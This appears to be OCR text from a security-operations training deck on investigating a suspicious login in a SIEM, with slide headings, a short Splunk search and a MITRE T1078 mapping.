
Configure > Date Enrichment > Asset and Identity Management



Verify Authenticity of Login Events




Run the Adaptive Response Action




Adaptive Response

Check the Status of the Response Action



Adaptive Response

Drilldown for Adaptive Response Action



Think of this in terms of something like this:

```
sourcetype=gmail* body=* From=richard*
| table Date To From body
| rename Date AS "Timestamp of Response" To as
Recipient From AS Sender body AS "Response Received"
```

Findings

What have we learned?


Step 1: Verify Authenticity of Login Events

- User **richards** was not present in the location where the login is occurring from


MITRE ATT&CK Mapping
T1078: Valid Accounts

Step 2: Investigate the source IP address


Starting an Investigation



Add Event to Investigation




Create New Investigation



Investigation Management


Investigation Workbench


Artifacts



Investigation Workbench

Expand artifact(s)






Related identities to ***richards***


Investigation Workbench

Explore artifact(s)



Investigation Workbench


Context tab



Investigation Management

Investigation Workbench


Context tab – Risk Scores



Investigation Management

Investigation Workbench

